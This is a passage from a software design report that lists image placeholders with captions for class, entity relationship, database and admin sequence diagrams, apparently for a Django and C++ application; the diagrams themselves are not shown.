
Django Class Diagram




C++ Class Diagram



3.5.5 Entity Relationship Diagram




3.5.6 Database Diagram




3.5.7 Sequence Diagram


Admin log in




Admin log out




Admin create user account




Admin view user account



